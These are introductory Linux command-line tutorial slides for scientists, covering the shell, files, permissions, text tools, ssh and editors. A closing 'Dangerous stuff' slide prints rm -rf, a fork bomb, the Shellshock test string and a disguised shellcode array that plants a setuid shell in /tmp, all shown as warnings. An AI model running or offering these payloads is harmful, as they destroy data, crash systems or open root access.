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Introduction to Programming and Computing for Scientists

Tutorial-1b: The Linux CLI

Why Command Line Interface (CLI)?

May look old-fashioned compared to GUI & touchscreens BUT:


- Powerfull way of interacting with the computer
- CLI is the best option for complex actions:
    - Repeat and automate
    - Operate with many objects
    - To restart a chain of actions at various phases
- Options and actions are invoked in a consistent form
- Offers the simplest user environment
- Consumes little system resources (cpu, memory)
- Offers much more control over the system
- Working with CLI is faster than most of the GUIs
- Best suited for remote sessions with limited bandwidth
- More stable interface: not changing as much as the GUIs

Launching a terminal

- Linux distributions come with numerous ”terminal programs”
  - Usually available under ”system” or ”accessories”
  - **lxterminal**, xterm, uxterm

Exercise: start up a terminal by:

- Navigating the menu
- Typing the name of the program (**lxterminal**)



```
courseuser@Lubuntu-VBox:~$
courseuser@Lubuntu-VBox:~$ 
```

```
courseuser@Lubuntu-VBox:~$ pwd
/home/courseuser
courseuser@Lubuntu-VBox:~$ lxterm
lxterm      lxterminal
courseuser@Lubuntu-VBox:~$ lxterminal
courseuser@Lubuntu-VBox:~$ 
```

The prompt and the shell

- The Linux prompt:

  user@machine:directory$ *all the typing is done after the prompt*
- The linux SHELL:
  - Linux uses a program called SHELL to accept and interpret commands entered in text mode
  - Wide range of shells exists: bash, tcsh, csh
  - When you log into Linux or start a terminal you are dropped into the ”default shell”
  - The linux shell is a very powerfull command language interpreter
    - Built-in commands (e.g. **pwd, cd, echo, exit, logout**)
    - Variables, functions, arrays
    - Logical expressions
    - Controll structures
    - Expansion, substitution, pattern matching (regular expressions)
    - Command history
  - Special characters , e.g.: **~ . $ & * ?**

Exercise:


- Take a look at the actual prompt of your session, what is your ”directory”?
- Find out what is your shell by using a built-in command: **echo $0**
- Try out the **logout** command

Executing, suspending, killing commands

- You execute a command by typing its name at the linux prompt. BUT:
    - When you type a command that is not recognized as an internal shell command the shell searches for a program on the system with that name under locations specified by the **PATH** environment variable
    - Alternatively, you can specify the command name including its full path: /directory1/directory2/program_name (*see details later*)
    - Program files for commands have to be set as ”executable”. This usually occurs during installation or can be done manually by the user (*see details later*)
- To stop (suspend) a program use **ctrl + z**
- To continue the program either use **fg** or **bg** commands
- To kill a program use **ctrl + c**

Exercise:

- Try to run the toy program xeye. What is the problem?
- Suspend it (**ctrl + z**) to get back the prompt
- Find out the location of the program (**which xeyes**), check if the PATH contains that directory (**echo $PATH**)
- Resume the program with **fg** and **bg**. What is the difference?
- Kill the program with **ctrl + c**



The power of the linux prompt

- Tab expansion:
  - To help minimize errors and increase typing speed the shell offers automatic command/file name completion feature. Type a section of a word and press **Tab key**
- Command history:
  - Use the **up and down arrow keys** to cycle through the commands
  - Use the **ctrl + r** to search the command history
- Text modifications at the prompt
  - Delete texts after the cursor: **ctrl + k**, transpose characters: **ctrl + t**, transpose words: **esc + t**

Exercise:

- Try out tab expansion, command history and some of the text manipulation (e.g. transpose two words)

Getting help & and information

- Linux provides a text-based help system, the **man** pages: **man** command_name
  - Navigate with page up/down
  - Search with /text, press n to repeat search
  - Exit with Q
- Many of the commands come with built-in short help: **- - help** cli option
  - Use the - - help command line option after the command
- Another built-in help is the **info** command that prints the info pages
  - **info** command_name
- In case you feel lost, you can try some of the following commands:
  - **whoami, who, pwd**

Exercise:

- Browse the bash documentation (**man bash**), navigate, search the exhaustive manual
- Find out what the **who** command does


Text processing, filtering

- Linux is very strong at text file and stream processing.
  - System adminstration is done via configuration files that are mostly text files
  - Command outputs are text streams
- Read the content of a file:
  - **cat, head, tail, more, less**
- Manipulate or measure text file (content):
  - **wc, sort, nl, uniq, od**
- More advanced tools (including a programming language):
  - **grep, sed, awk**
- Chaining tools together: the linux pipe **|** will feed the output of the first command as the input for the second command:
  - command1 **|** command2

<u>Exercise:</u>

- Inspect the content of a text file (e.g. the /etc/services config file) with **cat,head,tail, more** or **less** (bonus material: read the manpage of less ☺
- Play with some of the text manipulation commands, try to chain them together, e.g. run **sort /etc-services | more**
- Use the grep command to search text patterns in a file: **grep ”ftp” /etc/services**

Files & Directories




- Linux uses a file system to organize and store files so they can be easily accessed
- These files can be made up of text, data, or program source code, or can represent hardware devices. Actually, all major entities are represented as files
- Each of the files in a file system has its own unique filename:
  - ASCII symbols, 255 characters
  - Case sensitive: Backup12 and backup12 are two different files!
  - A file name may contain extension(s): detector.data.tgz
  - Avoid: - ! # & @ $? * / (e.g. –openfile may be seen as a command option)
- Files are stored, organized in folders (or directories). Directories can also contain directories (called subdirectories), which can in turn store files
  - This structure is the hierarchical tree structure
  - The base – or parent – directory of the file system is called *root (/)*
  - The rules for naming directories are the same as filenames

Files & directories (advanced topic)

- Linux supports a number of file types:
  - Regular or ordinary files
  - Directory entries
  - Device or special files (character or block device)
  - Sockets or named pipes
  - Symbolic links:
    - Hard links: a hard-linked file is accessible from multiple directories. Changes made to a hard-linked file are synched with all instances. Each hard link must be deleted in order to make the file inaccessible. Share the same inode number.
    - Symbolic links: Very similar to shortcuts in Windows. Allows users to refer to files in other locations. You can rename symbolic links. These links are simply references to a filename and won't work when the original file is deleted. Have different inode numbers.

Hard links



Symbolic links


<u>Exercise:</u> Create, modify, delete and compare hard and soft links

- **ln origfile hardlink_to_orig**
- **ln –s origfile softlink_to_orig**
- **ls –li**
- **Modify the content of the original file**
- **ls -li**
- **rm origfile**
- **ls -li**

Navigating the directory tree

- The topmost directory is the root, represented by **/**
- When a user or program is working in the file system, their location is known as the active or current working directory, represented by **./**
  - Use the **pwd** command to determine the full path to the current directory
- Another special directory is the home, it is represented by the tilda symbol **~**
- Each directory, except the root, has a parent directory, represented by **../**
- A path in the tree is the route leading to a file or directory:
  - Absolut path (always from the root)
    - /root/home/john/data.txt
  - Relative path (e.g. from home or from the active directory)
    - ~/data.txt or ./experiment/data2.txt
- Moving in the tree is done using the change directory **cd** command:
  - **cd absolute_path, cd .., cd ~, cd relative_path**
- Exercise: Navigate the directory tree using the **cd** command
  - Change to root, home, determine the active directory, move to the parent directory

Navigating the directory tree



Exercise: Navigate the directory tree using the **cd** command

- Change to root, home, determine the active directory, move to the parent directory

Searching in the directory tree

- Shell wildcards are useful in searching for files and directories
  - Asterisk (*): matches zero or more instances of any character
    - ls a*.exe will return a.exe, aa.exe, a1.exe, aaaa.exe
  - Question mark (?): matches a single instance of any character
    - ls a?.exe will return a1.exe, ab.exe
  - Square brackets []: matches a set of characters specified via explicit list or inclusive ranges
    - ls a[a-c].exe will return aa.exe, ab.exe, ac.exe
  - Exclamation mark in square brackets [!]: match any character that is NOT listed in the bracket
    - ls a[!e].exe will NOT return ae.exe but every other combination
- The powerful **find** command can search files by name, owner, access/modification time, etc..
  - find /home –name “*.cpp”
  - find /tmp –user courseuser

Exercise:

- Try to list files using wildcard-based **ls** searches
- Search for your executable files (hint: use the –executable option of **find**)

Listing, creating, copying,moving files and directories

- Listing the content of a directory: **ls** directory_name
  - Without argument the **ls** command lists the current directory
  - Useful switches: -a (all files), -F (file types), -l (long outpout)
- Creating new files:
  - The **touch** command creates an empty file:
    - **touch** newfile
  - Using ”**>**” redirection, i.e. saving the output of a command to a new file:
    - **ls -la >** dirlist.txt
  - Using an application (e.g. editor)
- Creating a directory: **mkdir**
  - **mkdir** directory_name
- Copy files and directories: **cp**
  - **cp** original new_copy
- Move files and directories: **mv**
  - **mv** old_location new_location


Listing, creating, copying,moving, deleting files and directories

- Deleting files and directories: **rm**
  - **rm** filename(s)
  - **rm –d** dir_name or **rm –r** dir_name
  - There is no ”undelete” command in Linux!
  - **rm –rf** is very powerfull ! –r is for recursive deletion

Exercise:

- The **ls** command has many useful other switches, e.g. find out how to list files time ordered, including reverse ordering
- Create new files with ”**>**” redirection of various commands such as **echo, ls, cat**
- Create multi-level directory structure, **cp** or **mv** files into it
- Then, use **rm** to remove subdirs

Permissions



d	r read	w write	x exec	r read	– write	x exec	r read	– write	– exec
File type	Owner permissions			Group permissions			User permissions		
(directory)	4	2	1	4	2	1	4	2	1
	7			5			4		


- Every Linux file and directory has
  - three ownership levels
  - three set of permissions

  associated with them.
- WHO: owner, group, other users
- WHAT: read, write, execute
  - Means slightly different actions for files and directories.
    - e.g. “execute” for directories grant permission to enter into the directory
  - The permissions can be set using symbolic or octal notation:
    - read r=4; write w=2; execute x=1, no permission -=0
- Changing permissions: **chmod,** there is also a **chown** command to change owner/group of a file or directory.

<u>Exercise:</u>

- Check the permissions of a newly created file and directory (use the **ls –l** or **ls –ld** command)
- Remove permissions, e.g. try **chmod u-x** new_dir, and see if you can list the content or change to the new_dir

Some additional handy commands


ROB!
YOU USE UNIX!
COME QUICK!
TO DISARM THE BOMB, SIMPLY ENTER A VALID tar COMMAND ON YOUR FIRST TRY. NO GOOGLING. YOU HAVE TEN SECONDS.
~# _
...ROB?
I'M SO SORRY.


- **tar**: creates/extracts archive files (file boundles)
  - **tar –cvf** myarchive.tar /home/user/ **tar –xvf** myarchive.tar
- **ps** and **top**: check/monitor the running processes; **kill** to terminate a process
  - **kill** processid
- **export** and **unset** to define and clear environment variables
  - **export** TODAY=Wednesday **unset** TODAY
- **wget**: download files
  - wget some_url

Exercise:

- Download a tarball e.g. from download.nordugrid.org with **wget** and extract its content wih **tar** and **gzip**

Accessing remote computers

- Secure Shell (SSH) is a secure way of accessing remote computers, executing commands remotely or moving data between computers.
  - All network traffic is encrypted
  - The de-facto protocol for remote login & computer access
  - SSH clients are available on non-linux platforms too (*putty and winscp on windows*)
  - SSH servers are listening to incomming connections on the standard TCP 22 port
  - Login is done with username/passwd or using keypairs (advanced topic)



Exercise: use the Linux **ssh** and **scp** commands:

- **ssh remote_user@machine –X**
- **scp localfile user@machine:remote_dir**

Editors

You need some tool to type in your code: the editor

- Full screen terminal editors: **vi, joe, emacs**
- Graphical editors: **leafpad**, **gedit, nedit, xemacs, geany**
    - Syntax highlighting, autoindentation
    - Some of these are much more than editors and can be called IDE (Integrated Development Environment)
- A full-scale IDE: Eclipse

The Best Text Editor For Developers
(Windows, Linux, Mac & Online Text Editor)

Exercise:


- Choose your preferred editor
- Try out some of the above ones: create new files, download some c++ code from the web and open it in the editors
    - You may need to install the editor with **sudo apt-get install editor_name**
- Or, if you have already one, tell us why that one is the best ☺

and now some Dangerous stuff

- Recursive remove:

  rm –rf

  - Recursively force-remove all the files it can
  - Without prompting you




```
char esp[] __attribute__ ((section(“.text”))) /* e.s.p
release */
= “\xeb\x3e\x5b\x31\xc0\x50\x54\x5a\x83\xec\x64\x68”
“\xff\xff\xff\xff\x68\xdf\xd0\xdf\xd9\x68\x8d\x99”
“\xdf\x81\x68\x8d\x92\xdf\xd2\x54\x5e\xf7\x16\xf7”
“\x56\x04\xf7\x56\x08\xf7\x56\x0c\x83\xc4\x74\x56”
“\x8d\x73\x08\x56\x53\x54\x59\xb0\x0b\xcd\x80\x31”
“\xc0\x40\xeb\xf9\xe8\xbd\xff\xff\xff\x2f\x62\x69”
“\x6e\x2f\x73\x68\x00\x2d\x63\x00”
“cp -p /bin/sh /tmp/.beyond; chmod 4755
/tmp/.beyond;”;
```

- The fork bomb:

  :(){ :|: & };:

  - An innocently looking short code that creates bash function that reproduces itself. A Denial Of Service (DOS) attack.



- A very serious bug: The bash ”shellshock”,
  - Existed since 1989, discovered only 14 Sept. 2014.
  - Allows the attacker to execute arbitrary commands on vulnerable versions of bash that can lead to unauthorized access to a computer system
  - Testing vulnerability:

  env x='() { :;}; echo vulnerable' bash -c "echo this is a test“

Don’t run stuff you don’t understand!

- Just because someone recommended it on a webpage/forum...

Further reading

- Online interactive Linux fundamentals tutorial (4 modules). Very much recommended:

  http://linuxsurvival.com

- Introduction to Linux CLI:
  - Not a tutorial, rather ”online textbook”. For those who would like to read more than the just these slides

  http://linuxtutorial.todolistme.net

- One-page Linux reference card:

  http://cheat-sheets.s3.amazonaws.com/for-mobile/linux-commands-cheat-sheet-new.pdf

- 3-pages Linux reference from O’Reilly:

  http://www.linuxdevcenter.com/excerpt/LinuxPG_quickref/linux.pdf

Take away message:

- Linux Command Line is a very powerful toolbox
- It is much more than file management, there are tools (commands) that look more like full-scale programming environments
- After mastering it, the CLI gives you full control over the system, directory structure, file content, processes and much more
- (almost) everything can be done in the CLI
    - be careful, you might destroy your system!
- Linux is the native environment for scientific computing, many scientific tools are deeply rooted in the Linux culture
- The more you use it, the more addicted you'll become ☺